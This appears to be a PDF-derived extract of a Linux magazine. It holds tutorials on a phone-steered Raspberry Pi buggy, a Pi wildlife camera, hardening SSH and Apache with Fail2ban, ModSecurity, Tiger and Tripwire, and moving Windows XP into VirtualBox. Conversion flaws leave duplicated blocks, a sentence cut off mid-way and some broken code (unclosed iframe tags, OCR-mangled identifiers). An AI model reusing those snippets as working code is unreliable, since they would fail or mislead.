Accelerometers measure what's known as proper acceleration. This is a little different from what most people know of as acceleration, because it's the acceleration experienced by an object. This means that an accelerometer resting on a surface will experience an acceleration of 9.8 m/s because it's experiencing that acceleration from gravity. On the

other hand, if you drop the accelerometer, it will read 0 because it's in free fall and not experiencing any acceleration. (Actually, it will read a little higher than 0 because of air resistance.)

As long as you hold the device still, the accelerometer measures gravity. It measures it in three dimensions (x, y and z), which means that you can use it to measure the orientation of the device in three dimensions. In other words, it tells you which way up the device is.

“Cordova’s Accelerometer plugin should work on just about every smartphone.”

Accelerometer plugin should work on every phone that supports Cordova, which is just about every smartphone (Amazon Fire OS, Android, Blackberry 10, FirefoxOS, iOS, Ubuntu Touch, Windows phone 7 & 8, Windows 8 and Tizen). We'll look at Android here, and there are details of how to get started in the different environments on the Cordova website (http://cordova.apache.org/docs/en/3.4.0/guide_platforms_index.md.html#Platform%20Guides).

Cordova runs on node.js, so you'll need to install **npm** (the node package manager) from your distro's repositories. People using Ubuntu-based systems will need to add a PPA to get the most up-to-date version of node for this.

```
sudo add-apt-repository -y ppa:chris-lea/node.js
sudo apt-get update
sudo apt-get install npm openjdk-6-jdk
sudo npm install -g cordova
```

As well as Cordova, you'll also need the Android Software Development Kit (SDK) from Google (download this from <http://developer.android.com/sdk/index.html>). Once you've downloaded and installed this, you'll need to set up some environmental variables so that Cordova knows where to find

```
export PATH=${PATH}:/home/ben/adt-bundle-
linux-x86-20140321/sdk/platform-tools:/home/ben/adt-bundle-
linux-x86-20140321/sdk/tools
```

First, though, you'll need to set up a Cordova environment on your development machine. According to the Cordova documentation, the

```
export PATH=${PATH}:/home/ben/adt-bundle-
linux-x86-20140321/sdk/platform-tools:/home/ben/adt-bundle-
linux-x86-20140321/sdk/tools
```

You'll need to amend the paths to point to the Android SDK you downloaded and extracted. You can run these commands in the terminal, but it won't remember the settings, so you'll have to re-enter them each time you reboot. In order to add these permanently, add the two lines to the **.bashrc** file in your home directory.

To create a Cordova project for the buggy run:

```
cordova create buggy
cd buggy
cordova platform add android
cordova plugin add org.apache.cordova.device-motion
```

We based our code on the **watchAcceleration** Full Example from http://cordova.apache.org/docs/en/3.3.0/cordova_accelerometer_accelerometer.md.html#Accelerometer. This provides everything to read the acceleration periodically, and the function **onSuccess()** is called when it's successfully read.

Before getting into what we do with the acceleration, let's look at how we'll lay out the screen. This is the code between **<body>** and **</body>**:

```
IP address of Pi <input type="text" name="ip" id="ippi">
<button onclick="startMoving()">Start moving</button>
<button onclick="stopMoving()">STOP</button>
<button onclick="getCamera()">Get camera</button>
<div id="sendingstring">waiting to start</div>
<iframe id="cam" width=100% height=600px</iframe>
<iframe id="turniframe" width=1px height=1px</iframe>
```

As you can see, there will be a text field to enter the IP address of the Raspberry Pi, and three buttons to start controlling the motors, stop controlling the motors, and start the camera feed. **<div id="sendingString"></div>** will hold the URL that's being sent to control the motors. This isn't necessary, but it's useful to see what's going on.

Embed video

Iframes enable you to embed web pages inside of web pages. The first one (with the id **'cam'**) holds the streaming video from the Raspberry Pi camera. The second one (with the id **'turniframe'**) doesn't actually hold anything useful, but by changing its URL, we can use it to create GET requests that control the motors.

To make this work, you need three new JavaScript functions that will run when the buttons are pressed:

```
function getCamera() {
    document.getElementById('cam').src = "http://" + document.
getElementById('ippi').value;
}
function startMoving() {
    window.piMoving=true;
}
function stopMoving() {
    window.piMoving=false;
}
```

The first of these just sets the URL of the **cam** iframe to the address of the streaming webcam



That's all it takes to build a simple robot: Linux on the Raspberry Pi to power the motors, and Linux on a smart phone to handle the controls.

running on the Pi. Remember that we've removed the title and resized the image to make it fit in here. The rest of the controls are still there, so you can tune the streaming image by scrolling down the iframe.

startMoving() and stopMoving()

set the variable `window.piMoving` to `true` or `false`. This is just a global variable that we'll use to control whether the motor settings are sent to the Pi or not.

You also need to update the `onSuccess()` function (which runs every time it reads the acceleration) to:

```
function onSuccess(acceleration) {
    var element2 = document.getElementById('sendingstring');

    if (window.piMoving) {
        var motor1Prop = (acceleration.y + 10)/20;
        var motor2Prop = 1 - motor1Prop;
        var totalSpeed = acceleration.z * 10;
        var motor1Speed = motor1Prop * totalSpeed;
        var motor2Speed = motor2Prop * totalSpeed;
        sendString = "http://" + document.getElementById('ippi').value + ":8000/turn/?motor1=" + motor1Speed + "&motor2=" + motor2Speed;
        element2.innerHTML = sendString;
        document.getElementById('turniframe').src = sendString;
    }
}
```

Although it's not completely necessary, you can increase the frequency with which the app updates the buggy's speed by altering the frequency setting in the `startWatch` function. In the following example, it updates it once a second, but you could set this to be higher or lower.

```
function startWatch() {
    var options = { frequency: 1000 };
    watchID = navigator.accelerometer.
watchAcceleration(onSuccess, onError, options);
}
```

The full code is on the Linux Voice website.

This calculates the speed for the two motors. `acceleration.y` is used to change the direction and `acceleration.z` is used to change the speed. This works for holding the phone in landscape. With the screen at right angles to the ground, the buggy will stop, and as you tilt the screen forward (so the screen starts to face upwards), it will start to move. If you tilt the screen back, the buggy will move backwards. Tilting the screen from side to side (as though it were a car steering wheel) will turn the buggy.

Security

This robot is controlled via Wi-Fi with absolutely no security whatsoever. Anyone else on the network could quite easily take over control. Normally this isn't a problem on a local area network, but there may be occasions where you want a bit more privacy. Tornado does handle security quite well, though it's beyond the scope of this tutorial to go into it in detail. Take a look at the documentation on the project's website for guidance on this (www.tornadoweb.org/en/stable). Securing the video stream may be a little trickier, as it's not really designed for it.

```
index.html (-/buggy/www) - gedit
index.html (-/buggy/www) - gedit
index.html
<script>
    window.piMoving=false;
</script>
</script>
</script>
function haltPi() {
    document.getElementById('turnIframe').src = "http://" + document.getElementById('lppi').value + ":8000/halt/";
}
function stopWatch() {
    if (watchID) {
        navigator.accelerometer.clearWatch(watchID);
        watchID = null;
    }
}
function getCamera() {
    document.getElementById('can').src = "http://" + document.getElementById('lppi').value;
}
function onSuccess(acceleration) {
    var element2 = document.getElementById('sendingstring');

    if (window.piMoving) {
        var motor1Prop = (acceleration.y + 10)/20;
        var motor2Prop = 1 - motor1Prop;
        var totalSpeed = acceleration.z * 10;
    }
}
```

The acceleration in each axis is returned as a number between -10 and 10. The formula $(\text{acceleration.y} + 10) / 20$ returns a number between 0 and 1 depending on how far the phone is rotated. This is then used as a multiplier for the speed of one motor. The multiplier for the speed of the other motor is this value taken away from 1.

The overall speed is the acceleration in the z axis multiplied by 10. This gives it the range -100 to +100 (with negative values being backwards). This is the same range that the motors have. To get the final speed for each motor, we just multiply that motor's proportion by the total speed. This is quite a simplistic method of calculating the speed, and the turn directions will go back to front if the phone's held the wrong way up. However, it works, and it's easy to understand, so it's good enough for our buggy.

With the code ready, you just need to get it on to a phone in order to run it. Unfortunately, this can require a little fiddling with the Udev rules. There's full information on the Android developer site here: <http://developer.android.com/tools/device.html>. You can skip step 1 because Cordova will handle it for you.

Once this is set up, and the phone is plugged into your computer, you can compile and transfer it to the phone. Enter the following in a terminal in the root directory of the app:

```
cordova build android
```

```
cordova run android
```

As you can see, this isn't a particularly elegant solution. Running two web servers is a little over the top. It could have been re-written to do everything in one either by serving the video up from Python or by controlling the motors from PHP. The phone app could be more integrated rather than just serving up an iframe of the webcam controller. However, this project isn't about technical perfection, it's about demonstrating how you can quickly and easily link things together to easily create complex robots by using the tools that are available on Linux. 

We've used Cordova to create a phone app, but you could easily modify the code to create a web interface using sliders or buttons to control the buggy.

Ben Everard is the co-author of the best-selling book on learning Python with the Raspberry Pi, *Learning Python with Raspberry Pi*. He wrestles lions for fun.

JON ARCHER

RASPBERRY PI: MONITOR WOODLAND CREATURES

Set up a sturdy camera out in the woods and use Linux to take pictures of lions, tigers and bears.

PARTS REQUIRED

- Raspberry Pi
- SD Card (bigger the better)
- Pi Camera
- Waterproof case with see through area
- USB Wi-Fi dongle
- USB rechargeable portable battery pack

A trail camera will capture images of wildlife that frequent a certain area, such as woodland. These images, still or moving, can be captured without the need of the photographer to be present. The camera either constantly records video or uses motion detection technologies to trigger an image capture. Off-the-shelf versions of these are expensive, don't offer any option for customisation, and contain proprietary hardware and software.

A Raspberry Pi, with its fantastic range of hardware and software options, is an ideal platform to create a similar device with the potential to create your very own wildlife videos and photographs. Although this project is geared towards building a Pi-based trail camera, there are many other situations where this could potentially be deployed; it would also make a simple security camera, for example.

Installation

First, ensure your camera is connected to the Pi and that you have a network connection for installation. Now we can install the OS and the required software.

The central part of this project is a piece of software called RaspiMJPEG (which is based on the MMAL library) to control the Pi camera.

From the starting point of a base Raspbian install, we can start up the Pi and use the configuration tool to increase the free space, ensure that SSH starts on boot and set the password for the Pi user. One other vital step is to enable the Pi camera.

Once we have finished with the configuration tool the next thing is to ensure that the system is up to



Components cost money, but the beauty of the Pi is that everything can be re-used for your next project.

date (**sudo apt-get update; sudo apt-get upgrade**). One more update we need to pull in is the latest firmware for the Raspberry Pi. This includes the latest camera firmware, which is required by the RaspiMJPEG camera control software. This can be done by running **sudo rpi-update**.

It should be part of the Raspian install, but we also need to ensure that Git is installed. This will be used to retrieve the software and scripts needed to complete this installation. Let's confirm it is installed by running the command **sudo apt-get install git**. We can now start to install the components required to provide the web interface, motion detection and live feed. Fortunately for us the majority of this is captured inside a script created by Silvan Melchior, who also created RaspiMJPEG. Run the command:

Git clone https://github.com/silvanmelchior/RPI_Cam_Web_Interface.git

This will download the initial scripts for the install along with some configuration files and pre-compiled binaries (don't worry – these are open source, just pre-compiled to save time).

Using a cat5 for power and connection.

If cat5 were an option, then powering the Pi could be achieved by using a power over Ethernet injection kit. Also, if the cable is run over a considerable distance then voltage drop must be taken into consideration. Therefore a higher voltage power supply should be used and a voltage regulator at the Pi side to ensure that it receives the necessary 5V.

The PVC box is one option for housing the project, but the recently crowdfunded kickstarter campaign PICE should also do the job quite nicely.

The box we used had an IP rating of 65, which essentially means it is nice and waterproof.



Software used in this tutorial:

- Apache httpd with PHP for the web interface
<http://httpd.apache.org> & www.php.net
- Motion, used for the motion detection
www.lavrsen.dk/foswiki/bin/view/Motion/WebHome
- Raspimjpeg – to interface with the camera and output as image/video/stream
www.raspberrypi.org/forums/viewtopic.php?t=61771

You should see an output similar to:

```
Initialized empty Git repository in /home/pi/RPi_Cam_Web_Interface/.git/
```

```
remote: Reusing existing pack: 161, done.
```

```
remote: Total 161 (delta 0), reused 0 (delta 0)
```

```
Receiving objects: 100% (161/161), 104.62 KiB, done.
```

```
Resolving deltas: 100% (70/70), done.
```

A new directory will be created called **Rpi_Cam_Web_Interface**. In this directory resides a script that will complete the rest of the installation. Use **cd** to move into the directory, and launch the script with **./RPi_Cam_Web_Interface_Installer.sh install**

This script will go away and install all the required packages, of which Apache HTTPD, PHP and Motion are the most important.

Afterwards we have a couple of choices as to how the software will start, if at all, on boot. For this tutorial we will have it automatically start with motion detection. For this we need to edit the file **/etc/raspimjpeg**, the last line of which contains the line **motion_detection false**

Use your favourite text editor to change this value to **true**, then re-run the install script with the option **autostart_yes** instead of **install** to set the software up to start on boot. That's all there is to the install. There is much that could be configured both within **/etc/raspimjpeg** or Motion, but for now we have a working system. Let's reboot!

Launch your favourite web browser from another PC and you should be presented with a live image from your camera with a series of buttons and a table of options underneath. If this is the case then our installation was a success.

Most of the buttons you see should be greyed out, with only the Motion Detection Stop button available. At this point you can test the motion detection by waving an object in front of the camera; subsequently clicking on the Download Videos And Images link you will see a video file listed.

Back on the RPi Cam control main page, the table of options presents a multitude of configuration; from here you can set image resolution, image quality, various levels of brightness, ISO, contrast etc. Experiment with these to find the best setup for you.

Enclosure and powering the device

As the Raspberry Pi and its camera will be outdoors, choosing a suitable enclosure is vital to ensure your Pi stays nice and dry. In our project we used a PVC outdoor electrical junction box (150x110x70 mm).



We were hoping to find badgers, but just got these deer. D'oh, a deer!

This box was all good and safe, but there was no opening for cables or view area for the camera to see out of. This is where a 45mm camera skylight lens and a hot glue gun came in handy.

If your Pi is already in a plastic case then simply glue this to the deeper side of the PVC junction box, otherwise some M3 size nylon stand-off spacers should be used to attach the board inside the box. You'll need to drill a hole into the junction box where the lens will be situated – ensure that when you attach the lens a liberal amount of glue and or sealant is used to ensure the box stays waterproof. Using one of the many available plastic camera mounts also helps with securing it inside the case with glue.

How you decide to power the device is all dependant upon the location you choose and the facilities available in that location. If your camera is to be situated in your garden or surrounding then laying a cat5 cable inconspicuously may be an option with some kind of power over Ethernet solution. Otherwise the Pi can be powered using a battery pack such as those used for emergency mobile phone charging, just make sure there is a reasonable capacity in the batteries such as 10,000mAh. If a battery pack is used then this must also be taken into consideration when deciding on an enclosure as extra room may be required. The downside to running on batteries would be that a live view would only be available if the box were be situated within the signal range of a wireless router. Using wireless would also have a bearing on the battery drainage and time available.

For simplicity we will power the Pi using a battery pack that will fit nicely inside the PVC box.

We won't go into the configuration of wireless dongles as this varies slightly for each device and is well documented, but once you have this configured and the battery pack fully charged, plug it into the Pi, secure your box and place it where you expect to see your target subject, then head back to your PC and watch the live feed through your browser. And don't forget to check the battery level regularly! 📷

Jon Archer is a Free Software evangelist, Red Hat ambassador and the founder member of RossLUG.

SSH, APACHE & TIGER: MAKE YOUR SERVERS SUPER SECURE

Lock down your Linux installations for maximum security and keep one step ahead of crackers.

WHY DO THIS?

- Stop bots and crackers getting easy access to your systems
- Understand the trade-offs between security and convenience
- Re-use the skills you learn here when you install distros in the future

Bruce Schneier, the well regarded American expert on cryptography and computer security, once said these wise words: “security is a process, not a product.” Keeping your servers safe from malicious types isn’t just achieved by chucking on a few extra pieces of software, but by having proper plans and procedures to deal with issues that come up. And security is a moving target – you might have your systems locked down and fully patched right now, but you never know what holes are going to be discovered in the future. Look at the OpenSSL Heartbleed mess, as an example...

Anyway, while most server-oriented Linux distros are pretty secure out of the box, they still make certain sacrifices for user-friendliness. In this tutorial we’ll show you how to tighten key components in a server system, including OpenSSH and Apache, and demonstrate how you can mitigate potential problems in the future with scanning tools and an intrusion detection system.

In this case we’ll be using a vanilla installation of Debian 7, as it’s arguably the most popular GNU/Linux distribution used on servers, but the guides here will be applicable to other distros as well.

1 HARDENING OPENSSSH

It’s absolutely imperative that we start with OpenSSH. Why that’s? Well, it’s almost certainly the way you’ll be interacting with your server, unless you have the luxury of logging into it directly via a physically connected keyboard and monitor. For headless servers, a good SSH setup is critical, because once you have that out of the way, you can focus on the other running programs.

OpenSSH’s daemon (server) configuration file is stored in `/etc/ssh/sshd_config`, so you’ll need to edit that (as root) to make changes to the setup. The first thing to do is find this line:

PermitRootLogin yes

Change **yes** to **no** here to disable direct root logins via SSH. This immediately adds an extra layer of security, as crackers will have to log in with a regular

A good Vim setup (see last month’s cover feature) provides syntax highlighting for `sshd_config`, making it easier to read and edit.

```

sshd_config = (/etc/ssh) - VIM
File Edit Tabs Help
1 # Package generated configuration file
2 # See the sshd_config(5) manpage for details
3
4 # What ports, IPs and protocols we listen for
5 Port 22
6 # Use these options to restrict which interfaces/protocols sshd will bind to
7 #ListenAddress ::
8 #ListenAddress 0.0.0.0
9 Protocol 2
10 # HostKeys for protocol version 2
11 HostKey /etc/ssh/ssh_host_rsa_key
12 HostKey /etc/ssh/ssh_host_dsa_key
13 HostKey /etc/ssh/ssh_host_ecdsa_key
14 #Privilege Separation is turned on for security
15 UsePrivilegeSeparation yes
16
17 # Lifetime and size of ephemeral version 1 server key
18 KeyRegenerationInterval 3600
19 ServerKeyBits 768
20
21 # Logging
22 SyslogFacility AUTH
23 LogLevel INFO
24
25 # Authentication:
26 LoginGraceTime 120
/etc/ssh/sshd config [RO] 20, 0-1 Top
  
```

user account and password first, and then know the root password as well. (Warning: make sure you have a regular user account on the system first, because if you only have a root account, you can lock yourself out by changing this!)

Next, add a line like this to the configuration file:

AllowUsers mike graham ben

This restricts which users can log in via SSH; if you have many accounts on the machine but only one or two will log in, this is worth doing.

Next, change this line:

Port 22

22 is the standard SSH port, so it's a good idea to change this to something else (and make sure that your router or firewall is also aware of the change if you'll be logging in from outside your network). A random number like 1234 is fine here – it adds a bit of “security through obscurity”. When you log in with the **ssh** command now, you'll need to add **-p 1234** to the end of the command.

Triple lock

Now, these three changes are useful enough on their own, but together they add a major layer of protection against automated cracking scripts and bots. These are programs that attempt to break into your machine by repeatedly trying username and password combinations, many times a second, until they get access. (If you have a net-facing machine with OpenSSH that has been online for a while, look in **/var/log/auth.log** and you'll probably see many login attempts from IP addresses around the world.)

The default OpenSSH configuration means that these bots don't have to do much work: they know that the root account is available, and they know to try on port 22. By disabling root access and switching to a different port, the bots have to do a lot more guesswork, trying random ports and usernames. If you have a strong password, this makes it very difficult for a bot to gain access.

Once you've made your changes to **/etc/ssh/sshd_config**, you'll need to restart the OpenSSH daemon:

```
service ssh restart
```

Passwordless authentication

While good passwords are hard to crack, you can make it almost impossible for nasty types to log in by disabling password authentication, and using public/private key pairs instead. On the machine(s) you use to log in, enter **ssh-keygen** to generate the keys, then accept the defaults for the file locations and the blank password. (If you suspect someone else might get access to the machine you're using, you can set a password for the key.)

Now enter **ssh-copy-id** followed by the hostname or IP address of the server; your public key will be transferred over to that server. Try logging in and you should see that you don't need to specify a password any more. If it all works, edit **/etc/ssh/sshd_config**, change the **PasswordAuthentication** line to **no**, and restart OpenSSH. (And never give away your private key – it's **~/.ssh/id_rsa**!)

```

auth.log (/var/log) - VIM
File Edit Tabs Help
385 Apr 27 19:16:46 okachi sshd[23764]: input_userauth request: invalid user root [preauth]
386 Apr 27 19:16:46 okachi sshd[23764]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=116.10.191.190 user=root
387 Apr 27 19:16:48 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
388 Apr 27 19:16:51 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
389 Apr 27 19:16:54 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
390 Apr 27 19:16:58 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
391 Apr 27 19:16:59 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
392 Apr 27 19:17:01 okachi CRON[23768]: pam_unix(cron:session): session opened for user root by uid=0
393 Apr 27 19:17:01 okachi CRON[23768]: pam_unix(cron:session): session closed for user root
394 Apr 27 19:17:02 okachi sshd[23764]: Failed password for invalid user root from 116.10.191.190 port 2173 ssh2
395 Apr 27 19:17:02 okachi sshd[23764]: Disconnecting: Too many authentication failures for root [preauth]
396 Apr 27 19:17:02 okachi sshd[23764]: PAM 5 more authentication failures; logname=uid=0 euid=0 tty=ssh ruser= rhost=116.10.191.190 user=root
397 Apr 27 19:17:02 okachi sshd[23764]: PAM service(sshd) ignoring max retries; 6 > 3
398 Apr 27 19:17:06 okachi sshd[23775]: User root from 116.10.191.190 not allowed because not listed in AllowUsers
399 Apr 27 19:17:06 okachi sshd[23775]: input_userauth request: invalid user root [preauth]
400 Apr 27 19:17:07 okachi sshd[23775]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=116.10.191.190 user=root
401 Apr 27 19:17:09 okachi sshd[23775]: Failed password for invalid user root from 116.10.191.190 port 2193 ssh2
auth.log 400,1 0%

```

Here's **/var/log/auth.log** (again with lovely Vim syntax highlighting) on a sample server, with the red lines showing root login attempts by bots.

One enormously useful add-on for OpenSSH is Fail2ban. This is a program that monitors unsuccessful login attempts; if a certain IP address fails to log in too many times, that IP is automatically blacklisted. This again adds more work for crackers and bots, as they can't keep trying to log in from the same IP address and need to switch periodically.

On Debian it's a simple **apt-get install fail2ban** away, and it starts up automatically.

By default it automatically blocks IPs (using the system's **iptables** command) for 600 seconds if they have six failed login attempts. You may want to raise the duration to something much longer, and also allow IPs a few more attempts – you don't want to make a few typos when entering your password and accidentally ban yourself!

Fail2ban's main configuration file is **/etc/fail2ban/jail.conf**. However, it's a bad idea to edit that directly (as your changes could be overwritten by system updates), so copy it to **/etc/fail2ban/jail.local** and edit that file instead. The **bantime** and **maxretry** options towards the top control the default settings we mentioned before, and you can also exempt certain IPs from being banned in the **ignoreip** line.

But hang on – **maxretry** here at the top has a value of three, yet we mentioned earlier that there must be six failed login attempts for Fail2ban to take effect! This is because there's a special “[ssh]” section further down that overrides the default settings. You'll see that Fail2ban can be used with other services than SSH too. Once you've made your changes, restart the program like so:

```
service fail2ban restart
```

“The default OpenSSH configuration means that bots don't have to do much work.”

2 HARDENING APACHE

The standard Apache web server configuration in Debian is fairly secure and usable out of the box, but can be made even tighter by disabling a few features. For instance, try to access a non-existing URL in your Apache installation, and at the bottom of the “404 not found” screen that appears you’ll see a line like this:

Apache 2.2.22 (Debian) Server...

It’s best not to tell the world the exact version of Apache you’re using. Vulnerabilities that affect specific versions occasionally appear, so it’s best to leave crackers in the dark about your exact setup. Similarly, Apache includes version information in its HTTP headers: try `telnet <hostname> 80` and then `HEAD / HTTP/1.0` (hit Enter twice). You’ll see various bits of information, as in the screenshot.

To disable these features, edit the Apache configuration file; in many distros this is `/etc/apache2/apache2.conf`, but in the case of Debian, its security-related settings are stored in `/etc/apache2/conf.d/security`, so edit that instead. Find the **ServerSignature** line and change **On** to **Off**, and then find the **ServerTokens** line and make sure it’s just followed by **Prod** (ie the server will just say that it’s the Apache “product”, and not give out specific version information). After you’ve made the changes, restart Apache with:

service apache2 restart

Apache also tries to be helpful by providing directory listings for directories that don’t contain an `index.html` file. This feature, provided by the Apache module **autoindex**, could be abused by hackers to poke around in your system, so you can disable it with:


a2dismod autoindex

Status report

Another initially helpful (but risky on production machines) module is **status**: this lets you go to `http://<hostname>/server-status` and get a bunch of information about the configuration and performance. In Debian it’s only possible to access this page from the same machine on which Apache is running, but this may vary in other distros, so it’s wise to turn it off unless you really need it using `a2dismod status`.

There’s a very useful module called ModSecurity, which you can grab with a quick:

apt-get install libapache2-modsecurity



Apache is telling the world its exact version details, both in 404 pages and HTTP headers – but we can fix that.

This is an exceptionally powerful module that can protect against SQL injection attacks, cross-site scripting, session hijacking, trojans and other risks. After installation a configuration file is placed in `/etc/modsecurity/modsecurity.conf-recommended`; rename this and remove the `-recommended` part to activate it. The rules for detecting attacks are provided in `/usr/share/modsecurity-crs/` – go there and have a look inside the `base_rules`, `optional_rules` and `experimental_rules` directory. Each `.conf` file inside has some comment text explaining what it does, so if you find something useful, copy (or symlink) it into the `/usr/share/modsecurity-crs/activated_rules` folder.

Next, you’ll need to tell ModSecurity to use these rules. Edit `/etc/apache2/mods-enabled/modsecurity.conf` and beneath the `Include "/etc/modsecurity/*.conf"` line, add these lines:

Include "/usr/share/modsecurity-crs/*.conf"

Include "/usr/share/modsecurity-crs/activated_rules/*.conf"

Now restart Apache to activate the configuration. By default, ModSecurity only detects problems and doesn’t act on them, logging its work to `/var/log/apache2/modsec_audit.log`. This gives you time to see how the rules will affect your site (and if they could break anything). When you’re confident with everything, make ModSecurity actively prevent exploits by opening `/etc/modsecurity/modsecurity.conf` and changing the **SecRuleEngine** option from **DetectionOnly** to **On**. Finally, restart Apache.

3 HARDENING YOUR SYSTEM

So that’s two of the most commonly used server programs hardened: OpenSSH and Apache. What you do from here depends on your particular setup, eg whether your server will primarily be used for email or databases. Still, there are many other things you can do to enhance the general security of your Linux installation. It’s a good idea to use an IDS, for instance

– an Intrusion Detection System, which keeps an eye on critical system files and alerts you if they change. This is a good way to see if someone has gained remote access to one of your machines and is tampering with configuration files.

Another useful program is an auditing tool. There’s a good one in Debian’s package repositories, called

LV PRO TIP

ModSecurity is loaded with advanced features, so visit www.modsecurity.org/documentation for all the details.

Tiger, and although it hasn't been updated for a while, it's still useful for finding holes in your setup. Run:

apt-get install tiger

Doing this will also install Tripwire, the IDS we'll be using. Once the packages have been downloaded you'll be prompted for two passwords; these are used to protect two keys that will be used to protect configuration files (after all, auditing and file checking tools aren't much use if they can also be easily exploited). Enter something memorable, and once the configuration has finished, enter:

tiger -H

This will start an extensive security scan of the system, and might take a few minutes depending on the speed of your machine. (Don't be alarmed if your hard drive thrashes a lot during this procedure!) At the end, Tiger will generate a HTML file and show you exactly where it is stored in `/var/log/tiger/`. Open it up (you could use the brilliant text-mode Elinks browser if you're logged in via SSH) to get a comprehensive report that lists potential risks in your system.

These include: file permission problems; processes listening on network sockets; poor configuration file settings; accounts without valid shells; and more. Tiger uses checksums to see if system files have changed after their initial installation, so if an intruder puts a trojan in a binary in `/sbin`, for instance, Tiger will tell you in the report that it differs from the original packaged version.

Every warning is accompanied by a code such as `acc022w`. To get a detailed description of the warning, enter this as root:

tigexp acc022w

It's very helpful, as it often suggests fixes as well. See the manual page for Tiger (`man tiger`) for other report formats and extra options.

Advanced file checking

While Tiger is useful for checking executables against their original packaged versions, Tripwire goes a lot further and lets you spot changes all over the filesystem. To set it up, enter:

tripwire --init


This creates a database of file information that will be used when you perform a check. (You may be prompted for one of the passwords you specified

```

File Edit Jobs Help
-----
Report Summary:
-----
Host name:          miketest
Host IP address:    127.0.1.1
Host ID:           None
Policy file used:   /etc/tripwire/tw.pol
Configuration file used: /etc/tripwire/tw.cfg
Database file used: /var/lib/tripwire/miketest.twd
Command line used:  tripwire --check
-----
Rule Summary:
-----
Section: Unix File System
-----
Rule Name          Severity Level  Added  Removed  Modified
-----
Other binaries     66              0      0         0
Tripwire Binaries  100             0      0         0
Other Libraries    66              0      0         0
Root file-system executables 100             0      0         0
Tripwire Data Files 100             0      0         0

```

Tripwire can monitor any directory on your system, and give you an instant report listing any files that have changed.



Tiger gives a good overview of potential security flaws in your setup, and the **tigexp** tool provides more detailed descriptions.

when you installed Tiger earlier.) To see that the database works, edit a file in `/etc` – you could add a comment to `/etc/rc.local` for instance. Then run:

tripwire --check > report.txt

Now look in `report.txt` and do a search for `"rc.local"` (or the file you changed). You'll see something like this:

Modified:

"/etc/rc.local"

Nice and simple – it tells you exactly which files have changed. At the start of the report you'll see a useful summary as well. There's one problem in the default setup, though: Tripwire monitors `/proc`, and as that's constantly changing (because it contains information about running processes), it clogs up the report with unimportant text. To fix this, we need to change the Tripwire policy that defines which directories it should monitor. Edit `/etc/tripwire/twpol.txt` and find this line:

/proc -> \$(Device) ;

Delete this line and enter the following to update the policy database:

twadmin --create-polfile /etc/tripwire/twpol.txt

Now we need to rebuild the filesystem database, so go into the `/var/lib/tripwire` directory and remove the `.twd` file contained therein. Run `tripwire --init` and generate a report, and you'll see that `/proc` is no longer included in the report.

Have a more detailed look inside `/etc/tripwire/twpol.txt` to see what Tripwire can do, including different types of warnings for different directories. If you make a change to a system file and don't want Tripwire complaining in every report, you'll need to update the database. In `/var/lib/tripwire/report`, find the most recent report (eg with `ls -l`). Then run:

tripwire --update --twrfile <report>

Replace `<report>` here with the most recent version. The report will open in a text editor, and as you scroll down, you'll see changed files listed like so:

[x] "/etc/rc.local"

This means that the file is selected for updating in the database, so you won't be warned about it next time. (If you still want to be warned about that file, remove the `x`.) Save the file and exit the editor, and after the next `--check` command you'll see that the complaint is gone. 

Mike Saunders is the author of *The Haynes Linux Manual*, writer of the MikeOS assembly language operating system and has been messing with Linux since 1998.

LV PRO TIP

If you'd like us to run a separate tutorial on hardening another piece of server software, drop us a line at letters@linuxvoice.com.

VIRTUALBOX: CONVERT AN XP BOX INTO A VIRTUAL MACHINE

MARK CRUTCH

Ease the move to Linux by bringing your old Windows XP machine with you.

WHY DO THIS?

- Keep hold of your old XP installation
- Save £5.5m in support costs
- Move to Linux without the risk of losing XP functionality

On 8 April this year Microsoft issued its last update for Windows XP, leaving it vulnerable to future security exploits. Despite months of advance warning there are still millions of machines running this now obsolete operating system. Although this may seem like a perfect opportunity to migrate to Linux, many users are still reticent to give up on their old machines. One way to overcome this inertia is to convert the old Windows box into a virtual machine (VM) that will run inside the new Linux system, providing the reluctant user with a digital security blanket to cling to.

The real aim is to reduce the number of XP systems that are connected to the internet: every machine taken offline is one less that can host malware or participate in a denial of service attack. With that in mind we'll not only convert the physical box to a virtual one, but also include a few tips to ease the move to Linux and reduce the need to boot the Windows VM or put it online.

We'll be migrating a Windows XP machine, but the same approach also works with Vista and Windows 7. Due to hardware differences, licensing rules and various OEM flavours of Windows, not every machine will migrate using this approach – but we've had far more successes than failures. Although our

destination machine is a Linux box, you can use this same method to migrate your old system to a virtual machine running on a MacOS host, or even another version of Windows if you really want to.

Gather your hardware

Before starting our migration, it's worth noting a few hardware requirements. Virtual machines can quickly eat into available memory, drive space and processing power, so a capable host machine is a must. Take a look at the old XP machine to determine how much memory it has, and how much of the hard drive is in use, then ensure that the host has sufficient spare capacity to cover both the virtual machine and its own day to day usage. A large USB hard drive will also make things a bit easier, although it's not essential as long as you can move large files around using a network connection.

